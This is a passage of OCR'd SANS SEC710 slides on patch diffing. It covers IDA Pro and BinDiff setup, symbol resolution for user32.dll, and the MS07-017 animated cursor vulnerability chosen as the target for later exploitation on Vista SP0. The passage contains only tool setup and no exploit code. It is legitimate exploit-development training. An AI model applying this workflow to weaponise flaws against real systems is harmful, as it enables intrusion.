
Patch Diffing

In this module we will walk through our target, perform patch diffing, and analyze the ANI file format.


Objectives
• Our objective for this module is to understand:
– Setting up IDA Pro
– Setting up BinDiff
– Resolving Symbols
– Patch Diffing
– Tracing Execution
– RIFF and ANI File Format
SANS SEC710 - © 2011

Objectives


In this short module, we will look at the patch diffing process when using IDA Pro and BinDiff. This requires that we properly set up the ability to resolve symbols for functions outside of the Export Address Table (EAT) within a DLL. We will locate the vulnerability patched and trace execution. We must also understand the RIFF and ANI file format so we can begin our exploitation process.


Setting Up Our Environment
• Several items for which we need to prepare
– Are you running a licensed version of IDA Pro, at least 5.4?
• If so, you can use the BinDiff trial!
• If not, you will not be able to use BinDiff
– If you do not have IDA Pro, install the trial version on your course CD
• You will not be able to use BinDiff with the trial of IDA
SANS SEC710 - © 2011

Setting Up Our Environment

In order to get the most out of patch diffing, we must properly set up our environment. We will be using Vista SP0 for our target, but your environment for patch diffing should be on a different VM. If you do not have Vista SP0, you may use XP SP2 but course slides will not match up exactly, and the exploit may require tuning. The next few slides will walk through this effort. If you are running a licensed version of IDA Pro Version 5.4 or later, as highly recommended by the course requirements, you will be able to use a trial version of Zynamics BinDiff! If you have an earlier version of IDA Pro, or are using the trial version, you will not be able to use the BinDiff trial. The demo version does not allow you to save databases or load more than one database as needed by the BinDiff tool.


If you do not have a licensed copy of IDA Pro, a trial version is available on the course CD that will enable you to analyze the patched and unpatched DLL's. The trial version exits after 30-60 minutes of use and you cannot save your work. Regardless, taking good notes so as to address locations and function names will allow you to analyze the vulnerability and progress forward with the course material. Slide screenshots, as well as instructor demonstration, will allow you to view the BinDiff analysis of the DLL's.


IDA Pro
• Make sure that you have a licensed copy of IDA Pro, or have installed the demo from your course CD
– IDA Pro relies on some functionality in Python 2.5
– Analysis will not properly work with the older free version of IDA Pro
– A 20% discount is available for students of this course for IDA Pro
SANS SEC710 - © 2011

IDA Pro


As stated previously, IDA Pro is required for today. If you already have IDA Pro Version 5.4 or later installed, you may ignore this slide. If you have an older version of IDA Pro that is licensed, you will be able to run today's exercises, but will be unable to use BinDiff. If you are using the older freeware version of IDA Pro, you will want to install the demo copy of IDA Pro from your course CD. Simply double-click the installer and accept any defaults. Python 2.5 is required to utilize all of the functionality of IDA Pro, and you will be prompted to install it if you have not done so yet.

If you would like to purchase a licensed copy of IDA Pro, you can get a 20% discount for taking this course. You must contact Stephen Sims at stephen@deadlisting.com for a discount password that is good for one license. Stephen will contact Ilfak from Hex-Rays to approve the discount.


BinDiff Installation
• Install the trial version of BinDiff
– You must have a licensed copy of IDA Pro Version 5.4 or later
– Accept all defaults during installation
– BinDiff is only accessible through IDA Pro as it is a plug-in
– Java Runtime Environment (JRE) Version 1.6 or later required for BinDiff
– Instructor will distribute the trial
SANS SEC710 - © 2011

BinDiff Installation

Now that the IDA Pro installation has been verified, it is time to install BinDiff. To install, simply double-click the installer and accept any defaults. The BinDiff GUI is only accessible through IDA Pro. We will get to that shortly. The Java Runtime Environment (JRE) Version 1.6 or later is required for BinDiff to work. A copy of the JRE installer is available on your course CD under its own folder. The BinDiff tool will be distributed in class by the instructor. This is due to the way in which the BinDiff trial software works. The trial time is not based on the install data; rather, it is based on a date generated by Zynamics, requiring that a new version be downloaded before each class starts.


Microsoft Symbol Server
• We need to prepare our system to resolve symbols
– We must register msdia80.dll
– Copy msdia80.dll from your course CD to c:\windows\system32
– Run regsvr32 to register msdia80.dll
– IDA Pro should now be able to resolve symbols properly
Run
Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.
Open:
regsvr32 c:\windows\system32\msdia80.dll
OK
Cancel
Browse...
RegSvr32
DllRegisterServer in c:\windows\system32\msdia80.dll succeeded.
OK
SANS SEC710 - © 2011

Microsoft Symbol Server


When analyzing a DLL in IDA, it will default to resolving only symbols that are included in the Export Address Table (EAT) if not properly set up. An error message will appear in the IDA information pane stating that the user32.dll class is not registered. To resolve this issue we must register the DLL msdia80.dll. Simply copy msdia80.dll from your course CD over to c:\windows\system32 and register it with regsvr32. To do this:

Click on Start

Select Run


Type in: *regsvr32 c:\windows\system32\msdia80.dll*

You should get the pop-up box shown on the slide saying that the registration of msdia80.dll succeeded. Microsoft' Debug Interface Access (DIA) is a set of API's that allows you to access debug information stored in Program Database (PDB) files. More can be found at http://msdn.microsoft.com/en-us/library/370hs6k4.aspx.


Microsoft Vista Symbols
• A copy of all MS Vista SP0 symbols provided on your course CD
– If you have issues with the Microsoft Symbol Server, this will work
– Simply double-click the installer in the symbols folder on your CD
– Accept all defaults
– Direct IDA to use the local symbol store
SANS SEC710 - © 2011

Microsoft Vista Symbols

Registering msdia80.dll from the last slide should prevent any resolution issues from occurring. However, if you are experiencing problems, or Internet connectivity is causing issues, a copy of all MS Vista SP0 symbols is included on your course CD. Simply go to the Symbols folder on your CD and double-click the installer. Accept all defaults. IDA Pro can be tricky when trying to use a local symbol store. One option to resolve symbols is to click on "File" from within IDA Pro, highlight "Load File" and click "PDB File." For the input file, point it to c:\Windows\Symbols\DLL\user32.pdb. Though it is not pretty, it should resolve all of the symbols necessary to perform the patch analysis. You may want to install the symbol library regardless.



Our Target
• MS07-017 – Animated Cursor Vulnerability
• CVE-2007-0038 – Critical Update
Microsoft Security Advisory (935423)
Vulnerability in Windows Animated Cursor Handling
Published: March 31, 2007 | Updated: April 03, 2007
Microsoft has completed the investigation into a public report of attacks exploiting a vulnerability in the way Microsoft Windows handles animated cursor (.ani) files. We have issued MS07-017 to address this issue. For more information about this issue, including download links for an available security update, please review MS07-017. The vulnerability addressed is the Windows Animated Cursor Remote Code Execution Vulnerability - CVE-2007-0038.
• Windows 2000 Server, XP, Vista SP0 , Server 2003
• Vista SP0 is our target! What about ASLR/DEP/Canaries?
SANS SEC710 - © 2011

Our Target

Our target is a vulnerability announced under Microsoft Security Bulletin MS07-017, which was a cumulative patch for multiple vulnerabilities discovered in the Microsoft Graphics Device Interface (GDI). Included in this update is a patch to user32.dll for an animated cursor vulnerability. This vulnerability may sound familiar. That's because there was originally a vulnerability discovered with animated cursors in 2005 by eEye Digital Security, available at http://www.microsoft.com/technet/security/bulletin/ms05-002.mspx. Researcher Alexander Sotirov discovered that Microsoft missed a seemingly obvious piece of code that left the vulnerability open in relation to one function in user32.dll. The bulletin is available at http://www.microsoft.com/technet/security/Bulletin/MS07-017.mspx. The vulnerability was rated as critical and affected operating systems from Windows 2000 Server and XP all the way up to Windows Server 2003 and Vista SP0. Our target will be Vista SP0 as it has OS controls such as security cookies, DEP, and ASLR, which should have prevented the vulnerability from successful compromise.

Start Up IDA Pro


- Now that we're ready, launch IDA Pro
  - Accept defaults
  - Select "New"
  - Click PE Dynamic Library
  - Open the patched user32.dll from your CD



SANS SEC710 - © 2011


Start Up IDA Pro

Launch IDA Pro, accepting any defaults. Select "New" during load up, or click on "File" and "New" from the main menu. Select "PE Dynamic Library" and click okay. Select the file from your tools CD at the location "..\..\user32_Vista_SP0\Patched\user32.dll." The actual patch is included on your course CD in case you wish to run the exercise of extracting the patch to find the patched DLL or file. If you choose this route you will need to extract the file on a Vista system to get it to extract properly. It will extract on an XP system, but the result will not be as expected. See the earlier slides on extraction to run that exercise.


Loading user32.dll
• Accept all defaults
• You may get the following pop-up
• This means the MS symbol store is working! Click Yes to continue
Microsoft Internet Symbol Store
Be sure to carefully read and understand the following Terms of Use. You must accept the Terms of Use in order to access or use computer files from Microsoft Corporation via the Internet.
MICROSOFT SOFTWARE LICENSE TERMS
MICROSOFT DEBUGGING SYMBOLS AND EXECUTABLES
These license terms are an agreement between Microsoft Corporation (or based on where you live, one of its affiliates) and you. Please read them. They apply to the software named above, which includes the media on which
any Microsoft
• updates,
• supplements,
• Internet-based
• support services
for this software, unl
those terms apply.
Please wait...
Loading debug information
Just a moment...
Do you accept all of
choose No, you will
debugging program has requested from Microsoft via the Internet.
Yes
No
SANS SEC710 - © 2011


Loading user32.dll

When you load the patched version of user32.dll for the first time after registering msdia80.dll, you may get the pop-up shown on the screen. This is good news, as it means IDA Pro is properly using the MS Symbol Store. Select "Yes" and let IDA continue loading the library.




Verifying Symbols Have Loaded

It's pretty obvious to see whether or not debugging symbols have properly loaded. In the image on the left debugging symbols have not properly loaded, while on the right, they have properly loaded. IDA Pro names unresolved functions by prepending the virtual memory address with "sub." e.g. sub_77D6DC72 Again, we are fortunate that Microsoft provides debugging symbols, as most vendors do not.


Saving the Database
• IDA Pro will create a database file with the extension .idb
• Select "File, Save" to save the database for user32.dll
– It will default to the same folder as the DLL which is okay
• Select "File, Close" and accept defaults
SANS SEC710 - © 2011

